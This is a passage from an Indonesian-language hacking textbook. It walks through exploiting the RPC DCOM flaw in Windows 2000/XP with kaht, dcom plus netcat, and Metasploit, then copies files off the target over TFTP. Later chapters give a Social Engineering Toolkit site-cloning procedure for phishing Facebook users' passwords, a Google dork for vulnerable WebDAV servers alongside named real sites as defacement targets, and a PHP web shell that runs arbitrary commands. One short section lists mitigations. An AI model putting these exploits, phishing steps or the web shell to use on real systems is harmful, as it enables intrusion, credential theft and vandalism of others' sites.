Sampai dengan saat tulisan ini dibuat, penulis belum bisa memahami mengapa penetrasi kadang bisa menggunakan **kaht** kadang tidak bisa. Padahal proses ini dilakukan terhadap target yang sama. Oleh karena itu perlu disiapkan alternatif. Dengan demikian disediakan pilihan yaitu : **kaht** atau gabungan **dcom** dengan **netcat** atau Metasploit.

4. Pencarian *file*. Proses ini cukup dilakukan dengan *internal command* **dir** karena komputer target menggunakan sistem operasi Windows.

Dalam suasana kompetisi prosedur-prosedur ini tidak harus dijalankan secara berurutan karena masalah waktu.

## 6.5 Simulasi Proses

Bagaimana detail dari proses-proses tersebut ? Secara jelas, proses-proses yang sudah dituliskan di atas dapat dilihat dan dicoba sebagai berikut :

1. Cek IP pada komputer lokal. Pengecekan IP komputer lokal ini dilakukan dengan perintah **ipconfig** pada posisi DOS Prompt.

```
ipconfig
```

```
Windows IP Configuration
```




Ethernet adapter Local Area Connection:

```
Connection-specific DNS Suffix . :  
IP Address. . . . . : 192.168.150.233  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.150.254
```

Dengan diperolehnya nilai *Subnet Mask* : 255.255.255.0 berarti komputer tetangga yang ada jumlahnya maksimal 255. Ini karena jaringan memiliki kelas C, angka 0 hanya satu pada digit terakhir dari nilai 255.255.255.0.

2. Melakukan *port scanning* terhadap jaringan lokal yang ada berdasarkan IP komputer lokal dan *Subnet Mask* yang didapat. Proses *scanning* bisa memakai **LAN Guard** atau **Net Scan**. **LAN Guard** memberikan informasi yang lebih detail tetapi proses lebih lama. **Net Scan** hanya memberikan informasi tentang IP komputer yang ada dan prosesnya lebih cepat.

Gambar 6.2: *Scanning* LAN Guard

*Range* IP yang akan dicek tinggal diisi pada bagian *Scan Target*. Semakin besar *range*-nya semakin lama prosesnya. Contoh hasil *scanning* dengan LAN Guard terlihat pada gambar di atas.

Sebenarnya dengan **Net Scan** ini lebih menitikberatkan kepada IP berapa saja yang ada di suatu jaringan. Hasil ini bisa ditindaklanjuti dengan **LAN Guard** atau langsung dicoba untuk dieksploit.

Titik kritis yang perlu diperhatikan yaitu pada IP 192.168.150.231 menggunakan sistem operasi Windows 2000. Sedangkan IP 192.168.150.233 menggunakan Windows XP Service Pack 2. Dengan informasi ini maka komputer dengan IP 192.168.150.231 dapat ditembus dengan titik lemah RPC DCom baik memakai **kaht** maupun **dcom** digabung dengan **netcat** dan bisa juga dengan Metasploit.

3. Penetrasi ke target. Sampailah akhirnya pada kondisi yang paling penting yaitu akses masuk ke target. Sebagaimana sudah disampaikan pada tulisan sebelumnya, ada beberapa *exploit* yang dapat digunakan yaitu : **kaht** dan **dcom** digabung dengan **netcat** atau bisa juga menggunakan **Metasploit**.

- (a) **kaht** dijalankan dengan memberikan parameter berupa IP awal dan IP akhir yang akan dijadikan sebagai target. Jika target yang akan dicapai adalah IP 192.168.150.231, maka perintahnya dapat diberikan seperti berikut :

```
kaht2 192.168.150.230 192.168.150.233
```

```
-----
                KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by aT4r@3wdesign.es
#haxorcitos && #localhost @Efnet Ownz you!!!
                PUBLIC VERSION :P
-----
```

```
[+] Targets: 192.168.150.230-192.168.150.233 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 40220
[+] Scan In Progress...
- Connecting to 192.168.150.233
  Sending Exploit to a [WinXP] Server...FAILED
- Connecting to 192.168.150.231
  Sending Exploit to a [Win2k] Server...
- Conectando con la Shell Remota...
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\WINNT\system32>
```

Jika didapatkan hasil seperti tersebut di atas, maka proses penetrasi ke target sudah berhasil. Untuk lebih meyakinkan lagi bisa dicek IP yang aktif sekarang :

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\WINNT\system32>ipconfig

Windows 2000 IP Configuration
```

```
Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.150.231
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.150.254
```

Perlu diingatkan kembali bahwa IP komputer lokal adalah :

```
ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.150.233
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.150.254
```

Terkadang penggunaan **kaht** tidak berhasil. Contoh seperti berikut :

```
-----
                KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by aT4r@3wdesign.es
#haxorcitos && #localhost @Efnet Ownz you!!!
                PUBLIC VERSION :P
-----

[+] Targets: 192.168.150.231-192.168.150.231 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 39179
[+] Scan In Progress...
```

Proses di atas berjalan untuk waktu yang lama tanpa ada perkembangan. Untuk mengatasi hal ini ada alternatif lain yaitu menggunakan **dcom** dan **Net Cat**.

- (b) Penggunaan dcom dan Net Cat Jika kaht tidak membawa hasil, dapat digunakan dcom digabung dengan Net Cat seperti pada contoh berikut :

```
dcom 0 192.168.150.231
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin LauziFre <blauziere [at] altern.org>
- Universalized for kiddie extravaganza by da barabas
- Using return address of 0x010016c6
Use Netcat to connect to 192.168.150.231:4444
```

Parameter yang diberikan adalah :

- i. 0 artinya target sistem operasinya Windows Server 2000. Jika sistem operasinya adalah Windows XP maka parameter yang diberikan adalah 1.
- ii. 192.168.150.231 adalah IP target yang akan dieksploitasi.

Hasil proses tersebut memberikan informasi bahwa akses selanjutnya dapat dilakukan menggunakan **Net Cat** dan *port* yang dibuka adalah 4444. Maka perintahnya :

```
D:\dwi\hacking\panhac>nc -v -n 192.168.150.231 4444
(UNKNOWN) [192.168.150.231] 4444 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\WINNT\system32>
```

Dengan demikian penetrasi ke sistem target sudah berhasil dilakukan.

- (c) Penggunaan Metasploit. Untuk pengguna Linux tersedia program Metasploit meskipun Metasploit juga ada versi Windows-nya. Jalankan Metasploit kemudian ikuti langkah-langkah berikut. Untuk versi Windows, setelah Metasploit aktif, pilih **Console** di-*browser*. Metasploit pada bagian ini, menggunakan Metasploit 3.0. Tiap baris perintah diakhiri dengan tombol Enter.

```
use windows/smb/ms06_040_netapi

set payload windows/shell/bind_tcp

set LHOST 192.168.150.233

set RHOST 192.168.150.231

exploit

[*] Started bind handler
[*] Detected a Windows 2000 target

Microsoft Windows 2000 [Version 5.00.2195]

(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

Berikut ini contoh eksploitasi Windows XP SP 0 dengan Metasploit Versi 3.1

```
use windows/smb/ms06_040_netapi
set payload windows/shell/bind_tcp
set RHOST 192.168.150.231
set LHOST 192.168.150.233
exploit

[*] Started bind handler
[*] Detected a Windows XP SP0/SP1 target

sessions -i 1

[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

Parameter LHOST untuk menentukan IP komputer lokal yang diguna-

kan untuk melakukan penetrasi, sedangkan RHOST adalah IP komputer target. Terkadang nilai LHOST dan RHOST berganti-ganti karena komputer untuk percobaan berganti-ganti. Jika pada layar terdapat tulisan **(running)**, artinya akses ke target sudah berhasil dilakukan. Dari posisi seperti tersebut, pemakai dapat memberikan perintah-perintah *internal* atau *external DOS command*. Sedangkan pada Metasploit 3.1 mesti ditambah perintah **sessions -i 1**.

```
C:\>
```

```
ipconfig
```

```
Windows 2000 IP Configuration
```

```
Ethernet adapter Local Area Connection:
```

```
Connection-specific DNS Suffix  . : 
IP Address. . . . . : 192.168.150.231
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.150.254
```

```
C:\>
```

```
(running)
```

## 6.6 Cek Target

Setelah berhasil masuk ke target, banyak hal dapat dilakukan. Bisa dikatakan tidak ada batasan. Terkait dengan soal kompetisi, ciri bahwa suatu komputer merupakan target adalah adanya *file* bernama target.txt yang terdapat di *root directory*.

Dengan demikian perintah yang dilakukan adalah **cd \** dan **dir**.

```
C:\WINNT\system32>cd\
```

```
C:\>dir *.txt
```

```
dir *.txt
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is D859-3184
```

```
Directory of C:\
```

```
08/21/2007  12:19a                160 TARGET.TXT
          1 File(s)                160 bytes
          0 Dir(s)  12,769,001,472 bytes free
```

Dengan adanya *file* target.txt, berarti target sudah ditemukan.

## 6.7 Melihat Tantangan Berikutnya

Sampai di sini, jika dalam suasana kompetisi, adrenalin peserta akan makin meningkat. Untuk mengetahui tantangan berikutnya yang harus dihadapi maka lihatlah isi dari *file* target.txt tersebut dengan perintah **type**.

```
C:\>type target.txt
type target.txt
Selamat Anda berhasil masuk ke server target ...
Selanjutnya carilah nama file lengkap dan direktorinya
dari file gambar yang memiliki nama depan krakatau
```

## 6.8 Pencarian *File*

Pencarian *file*. Proses ini cukup dilakukan dengan *internal command* **dir** karena komputer target menggunakan sistem operasi Windows. Parameter yang agak jarang digunakan adalah */s*. Parameter ini artinya pencarian akan dilakukan terhadap keseluruhan media penyimpanan. Biasanya perintah **dir** hanya dilakukan pada direktori aktif.

```
C:\>dir krakatau* /s
dir krakatau* /s
Volume in drive C has no label.
Volume Serial Number is D859-3184

Directory of C:\WINNT\Media

04/29/2007  05:18p                65,743 krakatau0721-7304632.jpg
          1 File(s)                65,743 bytes

Total Files Listed:
          1 File(s)                65,743 bytes
          0 Dir(s)  12,769,001,472 bytes free
```



Dari hasil ini dapat disimpulkan bahwa nama lengkap dari *file* yang dicari adalah **krakatau0721-7304632.jpg** dan terletak pada direktori *c : \winnt\media*. Sampai di sini berarti soal kompetisi sudah terjawab.

## 6.9 Langkah Pengamanan

Jika dalam posisi sebagai pengelola komputer yang menjadi target, lantas apa yang harus dilakukan ? Tentu saja dalam rangka mengamankan sistem yang ada.

Kelemahan sistem Windows pada contoh di atas dikenal dengan istilah RPC DCom. Untuk mengatasi hal tersebut ada beberapa cara :

1. Mengganti ke sistem lain, artinya tidak menggunakan Windows 2000, Windows XP SP 0 atau SP1.
2. Memasang *firewall* jika terpaksa masih menggunakan Windows 2000, Windows XP SP 0 atau SP 1.
3. Jika masih menggunakan Windows yang memiliki kelemahan ini, mengatasinya juga bisa dengan men-*disable* kemampuan DCom ini. Caranya : **Start - Run - dcomcnfg**. Kemudian pada *Componen Services* pada bagian *My Computer* lakukan klik kanan, dan *uncheck* pilihan *Enable Distributed DCOM on this computer*.


Demikian pembahasan kelemahan pada sistem operasi Windows 2000 dan Windows XP SP 0 atau SP 1 sekaligus bagaimana cara mengatasinya.



## Bab 7

# Transfer *File*

### 7.1 Sejarah




Gambar 7.1: Koneksi Antar Komputer

Sumber: [da Cruz, 1987]

### 7.2 Pemanfaatan

Salah satu proses yang dapat dilakukan setelah penetrasi ke target berhasil adalah melakukan transfer *file*. Untuk melakukan transfer ini dan supaya prosesnya lebih

mudah, dapat digunakan layanan TFTP. Keuntungan penggunaan layanan TFTP adalah tidak diperlukannya *user* dan *password*. Selain itu, pengaktifan *server*-nya juga sangat mudah. Ada program yang tidak perlu diinstal, langsung dijalankan maka layanan TFTP sudah tersedia. *Server* TFTP diinstal pada komputer lokal. Perintah *upload* atau *download* dilakukan pada komputer target. Ini adalah salah satu contoh:



Gambar 7.2: FTP Server

%Sumber: <https://tecadmin.net/download-upload-files-using-ftp-command-line/>

*File* hasil atau sumber tranfer akan diambil atau diletakkan pada suatu direktori sesuai dengan yang ditentukan pada item **Current Directory**. Nilai ini bisa diganti sesuai dengan kebutuhan.

Misalkan pemakai akan mentransfer *file* *krakatau0721-7304632.jpg* dari komputer target ke komputer lokal, maka perintahnya adalah :

```
C:\>cd winnt\media
cd winnt\media
```

```
C:\WINNT\Media>tftp -i 192.168.150.233 put krakatau0721-7304632.jpg
tftp -i 192.168.150.233 put krakatau0721-7304632.jpg
Transfer successful: 65743 bytes in 1 second, 65743 bytes/s
```

IP 192.168.150.233 adalah komputer lokal (komputer pemakai) yang diinstal TFTP *server*.

Untuk mentransfer *file* dari komputer lokal ke komputer target, perintahnya :

```
C:\WINNT\Media>tftp -i 192.168.150.233 get x.txt
tftp -i 192.168.150.233 get x.txt
Transfer successful: 880 bytes in 1 second, 880 bytes/s
```

Bisa dibayangkan jika *file-file* yang diambil dari komputer target berupa data-data yang penting seperti kumpulan *user* dan *password*, misalnya.

Proses FTP digunakan untuk menyalin berkas antar komputer. Untuk akses suatu, maka komputer tersebut harus membuka layanan yang sesuai. Layanan Siakad: karena komputer Siakad membuka layanan web, maka halaman Siakad dapat diakses melalui browser:

```
dwijim@penguin:~$ nmap siakad.unila.ac.id
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2019-09-23 14:14 WIB
Nmap scan report for siakad.unila.ac.id (192.168.1.117)
Host is up (0.022s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 7.93 seconds
```

Untuk mendapatkan akses FTP maka komputer target juga harus membuka layanan FTP. Contoh:

```
dwijim@penguin:~$ nmap 172.16.37.74
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2019-09-23 14:22 WIB
Nmap scan report for 172.16.37.74
Host is up (0.064s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp

Nmap done: 1 IP address (1 host up) scanned in 5.06 seconds
```




## Bab 8

# Hacking Facebook

### 8.1 Pengantar


Dalam kasus ini, sebenarnya yang di-*hacking* bukanlah Facebook, akan tetapi pengguna Facebook. Perangkat yang dibutuhkan adalah Kali Linux minimal versi 2.0.

Contoh model *login* di Siakad dapat dilihat pada Gambar 8.1.




Gambar 8.1: Login Sistem di Siakad

Sedangkan contoh model *login* di Gmail, mula-mula mengisi *username* seperti pada Gambar Kemudian baru mengisi *password*, seperti pada Gambar




Masuk untuk menambahkan akun lain

  
  
  
[Temukan akun saya](#)

Gambar 8.2: Username Google





Gambar 8.3: Password Google

## 8.2 Urutan Proses

Jalankan Kali Linux baik secara *live CD* atau pun sebagai sistem operasi yang terpasang pada komputer. Secara konsep, proses-proses yang ada di dalam *hacking* Facebook ini adalah:

1. Menyalin suatu situs yang penggunanya menjadi target.
2. Memancing target untuk mengunjungi situs salinan (situs palsu).
3. Target mengisi user dan password.
4. Sistem merekam data user dan password.
5. Mengarahkan pemakai ke sistem yang sebenarnya.

Rincian proses pada Kali Linux, dapat dilihat pada menu-menu berikut:

1. Exploitation Tools
2. Social Engineering Toolkit
3. se-toolkit
4. Social Engineering Attack
5. Website Attack Vectors
6. Tabnabbing Attack Method
7. Site cloner
8. Isi IP komputer lokal
9. Masukkan url situs yang akan disalin
10. Setelah ini, hasil salinan harus dicek disesuaikan direktorinya dengan model layanan web yang digunakan.
11. Kemudian cek hasilnya dengan mengakses tiruan situs pada komputer lokal.
12. Jika ini sudah selesai, maka tinggal menjebak korban supaya masuk ke dalam situs palsu ini.
13. Jebakan dapat dilakukan dengan mengirimkan email (misalnya).

### 8.3 Penyelesaian

Kadang pada suatu sistem berbasis web, terdapat peringatan kepada para penggunaanya. Solusi lain yang dapat dilakukan adalah dengan membedakan layar *login*



Gambar 8.4: Peringatan Adanya Situs Palsu

ke dalam dua bagian. Layar pertama hanya meminta untuk mengisi *username* dan layar berikutnya baru mengisi *password*. Perhatikan model *login* pada Google. Kemudian banding model *login* pada Facebook atau sistem lain, seperti vclass misalnya.



## Bab 9

# Deface

### 9.1 Pendahuluan

*Deface* adalah mengganti tampilan suatu halaman situs, bisa pada halaman utama atau pada halaman lainnya. Jika dilakukan pada halaman utama, berarti penyerang mengganti *file* `index.html` atau `index.php` atau semacamnya.

Jika ternyata komputer yang menjadi target adalah komputer yang menjadi *web server* suatu situs, maka dapat dilakukan proses *deface* terhadap situs tersebut. Dengan memahami langkah-langkah pada bagian sebelumnya, maka proses *deface* merupakan hal yang mudah.

Pada kesempatan ini, akan dicoba untuk melakukan *deface* dengan cara yang mudah, yaitu menggunakan *tool* dan dilakukan terhadap target yang memang mempunyai kelemahan. Contoh:

`http://www.mswp.gov.my`

`http://psbsmada.sman2bondowoso.sch.id`



Gambar 9.1: Sistem dengan Kelemahan WebDav

Jika dicek menggunakan netcraft, tampak hasilnya seperti berikut:

IP address	OS	Web server
118.97. [REDACTED]	Windows Server 2008	Apache/2.2.3 Win32 DAV/2 mod_ssl/2.2.3 OpenSSL/0.9.8d mod_autoindex_color PHP/5.2.0

Gambar 9.2: *Server jaman Old*

## 9.2 Scanning

Barangkali dapat dikatakan bahwa hal awal yang perlu dilakukan adalah mencari target yang mempunyai kelemahan. Hal dapat dilakukan adalah:

1. Pencarian target dengan Google Dork.  
Dengan menggunakan Google, dapat dilakukan pencarian target yang kata kuncinya adalah:

```
intitle:index.of intext:(Win32) DAV/2 intext:Apache
```

Selanjutnya adalah melakukan percobaan apakah sistem memiliki kelemahan dengan memberikan tambahan '/webdav' pada komputer yang menjadi target. Jika kemudian pada *browser* terdapat tulisan 'WebDAV testpage', maka komputer tersebut dapat menjadi target. Contohnya:


Meskipun demikian, jika sistem sudah diperbaiki, maka proses *hacking* dengan Web-Dav ini tidak dapat dilanjutkan.

## Bab 10

# Root Shell

### 10.1 Pendahuluan

*Shell* merupakan antarmuka penghubung antara pemakai dengan suatu sistem [Azikin, 2011]. *Shell* ini akan bekerja menerima perintah dari pemakai. Perintah ini kemudian diinterpretasi dan dijalankan. Untuk selanjutnya *Shell* akan menunggu perintah berikutnya.



Gambar 10.1: Contoh *Shell*

*Shell* sederhana dapat dibuat juga dengan aplikasi PHP. Contohnya dapat dilihat pada program berikut.


```
<?php
/* -----
   program shell sederhana dengan PHP
```

pemakai dapat memberikan perintah-perintah  
sistem operasi.  
dibuat oleh dwi sakethi  
15 Oktober 2018

----- \*/

```
echo "<form method=post>";
echo "Perintah:
    <input type=text name=perintah>
    ";
echo "<input type=submit value=Running>";
$perintah = $_POST['perintah'];
$output = shell_exec($perintah);
echo "$output";
echo "</form>";
?>
```

Hasil eksekusinya dapat dilihat



```
Perintah: ls -l Running
total 2
-rwxr-xr-x 1 dwijim dwijim 1007 Aug 31 07:50 index.php
-rw-r--r-- 1 dwijim dwijim 4096 Jun 26 20:35 kbd
drwxr-xr-x 7 dwijim dwijim 4096 Aug 13 15:31 kelompok-web
drwxr-xr-x 12 dwijim dwijim 4096 Aug 7 11:36 laravel
drwxr-xr-x 4 dwijim dwijim 4096 Aug 21 09:39 mela
drwxr-xr-x 7 dwijim dwijim 4096 Jul 26 15:48 melina
drwxr-xr-x 8 dwijim dwijim 4096 Aug 9 10:10 nurul
